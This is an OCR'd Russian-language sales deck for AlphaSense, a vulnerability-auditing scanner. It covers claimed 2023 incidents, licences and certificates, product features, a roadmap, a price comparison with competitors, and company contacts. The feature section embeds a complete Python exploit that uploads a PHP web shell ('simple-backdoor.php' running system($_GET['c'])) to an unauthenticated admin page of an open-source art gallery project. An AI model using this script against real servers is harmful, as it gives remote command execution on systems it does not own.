ALPHASYSTEMS.GROUP

8-800-505-64-54

ALPHASENSE

BY ALPHA SYSTEMS

Your holes will be safe.

01 02 03

ПРОБЛЕМАТИКА

1

НЕУЧТЕННЫЕ ИТ-АКТИВЫ И ПУБЛИКАЦИИ В ИНФРАСТРУКТУРЕ

Встречаются в 90% компаний, является источником более 60% атак.

2

ОТСУТСТВИЕ РЕГУЛЯРНОГО АНАЛИЗА ИТ-ИНФРАСТРУКТУРЫ

Скорость изменения ИТ ландшафта в компаниях достигает более 10% за 1 месяц.

3

НЕДООЦЕНКА УРОВНЯ КРИТИЧНОСТИ НАЙДЕННЫХ УЯЗВИМОСТЕЙ

Более 30% критических уязвимостей подразумевают легкую механику реализации

4

ДОСТУПНОСТЬ ИНСТРУМЕНТОВ И ПРОСТОТА ОРГАНИЗАЦИИ АТАК

Низкая стоимость и размещение инструментария в открытом доступе.

ИБ ИНЦИДЕНТЫ С НАЧАЛА 2023 ГОДА

Провайдер ДОМ.РУ (dom.ru)

- Несанкционированный доступ, удаление данных.
- Получен доступ к инфраструктуре и камерам видеонаблюдения.

Время простоя 24 часа.

Ущерб: БОЛЕЕ 165 МЛН.РУБ. недополученной выручки (исходя из официальных данных о выручке сервиса dom.ru)

Восстановление инфраструктуры как прямые издержки.

Деловые линии и Пони Экспресс (dellin.ru и ponyexpress.ru)

- Отказ в обслуживании.
- Атака на ресурсы и приложения.

Время простоя 24 часа.

Ущерб: БОЛЕЕ 170 МЛН.РУБ. недополученной выручки.

Восстановление мощностей.

Перекресток (perekrestok.ru)

- Отказ в обслуживании.
- Атака на сайт и приложение.

Время простоя более 48 часов.

Ущерб: ПОРЯДКА 384 МЛН.РУБ. недополученной выручки (исходя из официальных данных о выручке сервиса vprok.ru)


Система контроля проезда (platon.ru)

- Отказ в обслуживании.
- Системы взимания платы выведены из строя.

Время простоя более 5 дней.


Ущерб: ПОРЯДКА 480 МЛН.РУБ. государственный бюджет недополучил сборов с оплаты проезда.

ТОП КИБЕРАТАК ЗА 2023 ГОД



НАШ ПУТЬ

КАК ОТ «ИДЕИ» ПОМЕНЯТЬ ПОДХОД К ИБ?




350+

Реализовано проектов по ИБ

10+

Опыт работы в кибербезопасности.



ФЕДЕРАЛЬНАЯ СЛУЖБА
ПО ТЕХНИЧЕСКОМУ
И ЭКСПОРТНОМУ
КОНТРОЛЮ
(ФСТЭК России)

Старая Басманная, д. 17, Москва, 105066
Тел., факс: (495) 696-49-04
E-mail: [redacted]@fstec.ru

Генеральному директору
ООО «Альфа Системс»
И.В.СМИРНОВУ
[redacted]
info@alphasystems.group

Уведомление

В соответствии с Федеральным законом от 4 мая 2011 г. № 99-ФЗ «О лицензировании отдельных видов деятельности», Положением о Федеральной службе по техническому и экспортному контролю, утвержденным Указом Президента Российской Федерации от 16 августа 2004 г. № 1085, и заявлением общества с ограниченной ответственностью «Альфа Системс» (сокращенное наименование – ООО «Альфа Системс») приказом ФСТЭК России ООО «Альфа Системс» (ИНН 9727001571) предоставлены лицензии на деятельность по технической защите конфиденциальной информации и по разработке и производству средств защиты конфиденциальной информации.

Одновременно сообщаю:

в соответствии с Федеральным законом от 4 мая 2011 г. № 99-ФЗ «О лицензировании отдельных видов деятельности» выписка на бумажном носителе с 1 марта 2022 г. не предоставляется;

для оперативного получения выписки об указанной лицензии рекомендуется обращаться на единый портал государственных

Система добровольной сертификации
«Современный стандарт качества»
ООО «СтройКонсалт»
192012, г. Санкт- Петербург, пр-т Обуховской обороны д.271, Лит. А, оф. 723
тел: 8 (812) 633-30-53, эл. почта: gost-iso@mail.ru, www.iso-spb.ru
Зарегистрирована Федеральным агентством по техническому регулированию и метрологии.
Регистрационный номер в едином реестре зарегистрированных систем добровольной сертификации

Рег. № РОСС RU.3951.04ЖПЖ0

Орган по сертификации ООО «СтройКонсалт»

СЕРТИФИКАТ СООТВЕТСТВИЯ

Регистрационный № ССК.RU.J00014

Выдан Обществу с ограниченной ответственностью
«Альфа Системс»
117461, город Москва, вн.тер.г. Муниципальный округ Зюзино, улица Херсонская, дом 5, корпус 2, помещение 1Н
ИНН 9727001571 ОГРН 1227700370545

НАСТОЯЩИЙ СЕРТИФИКАТ УДОСТОВЕРЯЕТ

СИСТЕМА МЕНЕДЖМЕНТА ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

применительно к работам по разработке компьютерного программного обеспечения; торговле оптовой компьютерами, периферийными устройствами к компьютерам и программным обеспечением; деятельности консультативной и работам в области компьютерных технологий; деятельности, связанной с использованием вычислительной техники и информационных технологий, прочей, деятельности по созданию и использованию баз данных и информационных ресурсов; научным исследованиям и разработкам в области защиты информации; деятельности в области защиты информации; деятельности по разработке средств защиты информации

СООТВЕТСТВУЕТ ТРЕБОВАНИЯМ
ГОСТ Р ИСО/МЭК 27001-2021
(ISO/IEC 27001:2017)

Сертификат выдан на основании решения экспертной комиссии.
Протокол № 14 от 09.01.2023 г.

Дата выдачи 09 января 2023 г.
Срок действия до 09 января 2026 г.

ALPHASYSTEMS.GROUP

8-800-505-64-54

ALPHASENSE

КОМПЛЕКСНАЯ ЗАЩИТА ВАШЕГО БИЗНЕСА В ОДНОМ ИНСТРУМЕНТЕ

AlphaSense - это конвейер из различных сканеров и утилит безопасности с открытым и закрытым исходным кодом, которые выстроены в оптимальной последовательности, с максимальной функциональностью и производительностью

РЕГИСТРАЦИЯ В РЕЕСТРЕ РОССИЙСКОГО ПО №18496 ОТ 09.08.2023 (ООО «АЛЬФА СИСТЕМС»)

СВИДЕТЕЛЬСТВО О ГОСУДАРСТВЕННОЙ РЕГИСТРАЦИИ ПРОГРАММЫ ДЛЯ ЭВМ №2023612646 ОТ 06.02.2023 (ООО «АЛЬФА СИСТЕМС»)

VA

Решение класса Vulnerability Auditor

ПРЕИМУЩЕСТВА

1

МАКСИМАЛЬНЫЙ УРОВЕНЬ АУДИТА

внешний и внутренний периметры, WEB-приложения, среды контейнеризации

2

АВТОМАТИЧЕСКАЯ ФУНКЦИЯ

подбора и проверки действующих эксплойтов, SQL инъекций для WEB

3

ЕДИНСТВЕННОЕ РЕШЕНИЕ

с технологией обнаружения и подбора сценариев обхода WAF

4

ПЕРВОЕ В СВОЕМ РОДЕ РЕШЕНИЕ

с технологией автоматического обновления «на лету»


5

УНИКАЛЬНАЯ ВОЗМОЖНОСТЬ

создания кастомных ролевых отчетов

ОБНАРУЖЕНИЕ И КОНТРОЛЬ УЯЗВИМОСТЕЙ

- Максимальный уровень детекции уязвимостей
- Множественные эксплуатационные тесты
- Работа с базой определений NIST
- Гарантия точности результатов



ТЕСТИРОВАНИЕ НАЙДЕННЫХ УЯЗВИМОСТЕЙ

- Уникальный движок тестирования уязвимостей
- Собственная технология подбора
- Фильтрация и категорирование уязвимостей

```
# Exploit Title: Online Art gallery project 1.0 - Arbitrary File Upload
# Google Dork: n/a
# Date: 14/06/2023
# Exploit Author: Ramil Mustafayev
# Vendor Homepage: https://github.com/projectworlds32/online-art-gallery-project-in-php-with-source-code.git
# Software Link: https://github.com/projectworlds32/online-art-gallery-project-in-php-with-source-code.git
# Version: 1.0
# Tested on: Windows 10, XAMPP for Windows 8.0.28 / PHP 8.0.28
# CVE : n/a


# Vulnerability Description:
#
# Online Art Gallery Project 1.0 allows unauthenticated users to perform arbitrary file
uploads via the adminHome.php page. Due to the absence of an authentication mechanism and
inadequate file validation, attackers can upload malicious files, potentially leading to
remote code execution and unauthorized access to the server.
# Usage: python exploit.py http://example.com

import requests
import sys

def upload_file(url, filename, file_content):
    files = {
        'sliderpic': (filename, file_content, 'application/octet-stream')
    }

    data = {
        'img_id': '',
        'sliderPicSubmit': ''
    }
    url = url+"/Admin/adminHome.php"
    try:
        response = requests.post(url, files=files, data=data)
    except:
        print("[!] Exploit failed!")

if name == "__main__":
    if len(sys.argv) < 2:
        print("Usage: python exploit.py <target_url>")
        sys.exit(1)

    target_url = sys.argv[1]
    file_name = 'simple-backdoor.php'
    file_content = '<?php system($_GET["c"]);?>'

    upload_file(target_url, file_name, file_content)
    print("[+] The simple-backdoor has been uploaded,\n Check following URL
"+target_url+"/images/Slider"+file_name+"?c=whoami")
```


УЧЕТ ИТ-АКТИВОВ И ВНЕШНИХ ПУБЛИКАЦИЙ

- Оптимизированная система обнаружения ИТ-активов
- Точечная прорисовка ИТ-ландшафта каждым следующим сканированием
- Улучшенное представление поверхности возможных атак
- Возможность прогнозирования «точек роста» кибербезопасности ИТ-инфраструктуры

ИНТЕГРАЦИЯ С ТИКЕТ СИСТЕМАМИ

Интеграция со сторонними системами учета ИТ-активов делает AlphaSense одним из основным источником мониторинга состояния кибербезопасности ИТ-инфраструктуры.

- Поддержка управления уязвимостями через любые тикет-системы
- Автоматизация процесса создания → закрытия уязвимостей



АВТОМАТИЧЕСКИЕ ОБНОВЛЕНИЯ КОМПОНЕНТОВ И ВЕРСИЙ ПРОДУКТА

Система обновления компонентов и версий продукта, позволяет осуществлять поставку новых функций «на лету», без переустановки и дополнительных настроек.

Пока вы пользуетесь существующими возможностями, в сканере появляются новые.

РОЛЕВЫЕ КАСТОМИЗИРУЕМЫЕ ОТЧЕТЫ

Уникальный функционал AlphaSense позволяет адаптировать отчетность для любой роли пользователя: от инженера по безопасности до генерального директора.

ТЕХНОЛОГИЯ

ALPHASYSTEMS.GROUP

8-800-505-64-54

ПЕРВОЕ В СВОЕМ РОДЕ РЕШЕНИЕ

применяющее ИИ для аудита и оценки защищённости ИТ-активов

ЕДИНСТВЕННОЕ РЕШЕНИЕ

с технологией обнаружения и подбора сценариев обхода WAF

МАКСИМАЛЬНЫЙ УРОВЕНЬ АУДИТА

внешний и внутренний периметры, WEB-приложения, среды контейнеризации

АВТОМАТИЧЕСКАЯ ФУНКЦИЯ

подбора и проверки действующих эксплойтов, SQL инъекций для WEB

УНИКАЛЬНАЯ ВОЗМОЖНОСТЬ

создания кастомных ролевых отчетов

JAVA Maven REACT node POSTGRE SQL SPRING BOOT

ROADMAP

Q1 2024

- Обнаружение/определение WAF
- Обнаружение компонентов и полное сканирование WEB
- Обновление на лету
- Подбор/перебор паролей
- Детекция уязвимостей (NSE Скрипты)
- Интеграция с LDAP

Q2 2024

- Уведомления в телеграм
- Уведомления через веб-хук
- Мониторинг состояния сканера

Q3 2024

- Тестирование SQL инъекций
- Подбор сценариев обхода WAF + ИИ
- Аудит версий пакетов (с авторизацией)
- Аудит конфигураций (с авторизацией)
- Форматы отчетов XML, CSV, TXT
- Управление журналами

Q4 2024

- Детекция уязвимостей (NASL Скрипты)
- Подбор и тестирование Эксплойтов + ИИ
- Эвент фильтры для отчетов
- Разработка API
- Интеграция с RADIUS
- Интерфейс интеграции + механика токенов

КОНКУРЕНТНЫЕ ПРЕИМУЩЕСТВА

ALPHASYSTEMS.GROUP

8-800-505-64-54

	Наше решение	Российские конкуренты		Международные конкуренты			
Функционал	AlphaSense	RED Check	MaxPatrol VM	nessus Professional	Greenbone	insightVM	PENTERA
Расширенное обнаружение устройств	✓	✗	✓	✓	✗	✓	~
Детекция уязвимостей (активные проверки)	✓	✓	✓	✓	✓	✓	✗
Детекция уязвимостей (NASL скрипты)	✓	✗	✗	✓	✓	✗	✗
Обнаружение/определение WAF	✓	✗	✗	✗	✗	✗	✗
Обнаружение компонентов WEB	✓	✗	✗	✗	✗	✓	✓
Сканирование WEB (Полное)	✓	✗	✗	~	✗	✓	✓
Тестирование SQL инъекций	✓	✗	✗	✗	✗	✓	✓
Подбор сценариев обхода WAF	✓	✗	✗	✗	✗	✗	✓
Подбор и тестирование Эксплойтов	✓	✗	✗	✗	✗	✓	✓
Подбор(перебор) паролей	✓	✓	✓	✓	✓	✗	✗
Аудит версий пакетов(с авторизацией)	В работе	✓	✓	✓	✓	✗	~
Аудит конфигураций	В работе	✓	✓	✓	✗	✓	✓
Цена в расчете на компанию с 1000 IT активов	₽3,2 млн.	₽4,6 млн.	₽13,5 млн.	₽5,8 млн.	₽7 млн.	₽10 млн.	₽12 млн.
Требуемые ресурсы для развертывания	4 CPU, 8GB RAM, 50GB SSD	4 CPU, 8GB RAM, 50GB SSD	20 CPU, 128GB RAM, 500GB SSD	4 CPU, 8GB RAM, 50GB SSD	4 CPU, 8GB RAM, 50GB SSD	4 CPU, 16GB RAM, 500GB SSD	4 CPU, 16GB RAM, 250GB SSD

НАМ ДОВЕРЯЮТ

Внуково · ГИДРОМАШ · BAON · ТРИНФИКО · BIDZAAR · ЕАПТЕКА · АКТИВ БИЗНЕС КОНСАЛТ · росинтер ресторантс

НАШИ ПАРТНЁРЫ

ррс · GROUP-IB · R-Vision · МГУ · SEARCHINFORM INFORMATION SECURITY · ФОНД СОДЕЙСТВИЯ ИННОВАЦИЯМ · МГЛУ · uncom OS · ANGARA SECURITY · КРОСС ТЕХНОЛОДЖИС

UserGate · КОД безопасности · Amata lab · RUSIEM · IT TASK системный интегратор · FORTIS

КОМАНДА

Смирнов Игорь – Генеральный директор.

Агаев Рустам – Технический директор.

Сосновский Алексей – Директор по разработке.

ISO 27001 | OSCP | CEH | NEHC

СЕГОДНЯ В КОМПАНИИ РАБОТАЕТ — 16 СОТРУДНИКОВ

КИБЕРБЕЗОПАСНОСТЬ С ALPHA SYSTEMS

ALPHASYSTEMS.GROUP

8-800-505-64-54

Alpha Systems - активно развивающаяся российская инновационная компания в сфере информационной и кибербезопасности. Эксперты компании обладают самым передовыми знаниями и незаменимым опытом, которые способствуют созданию безопасной цифровой среды для бизнеса.

КОНСАЛТИНГ | ВНЕДРЕНИЕ | ТЕХНИЧЕСКАЯ ПОДДЕРЖКА

Компания Alpha Systems дополнительно, по запросу клиента, готова оказать услугу по сканированию и инвентаризации на 8/24 подсетях, с предоставлением результирующего отчета

ПРОДУКТОВЫЙ ПОРТФЕЛЬ:

AlphaSense

Комплексное автоматизированное решение для поиска и дальнейшей эксплуатации известных уязвимостей.

Symbiote

Связующий элемент для решений, анализа и поддержания высокого уровня защищённости информации компании

InfraRed

Мульти сервисное решение для управления и анализа конфигураций, учета активов ИТ инфраструктуры.

КОНТАКТЫ

ALPHASYSTEMS.GROUP

8-800-505-64-54

Агаев Р. Г.

+7-915-318-12-99

ra@alphasystems.group

Смирнов И. В.

+7-905-575-33-22

ismirnov@alphasystems.group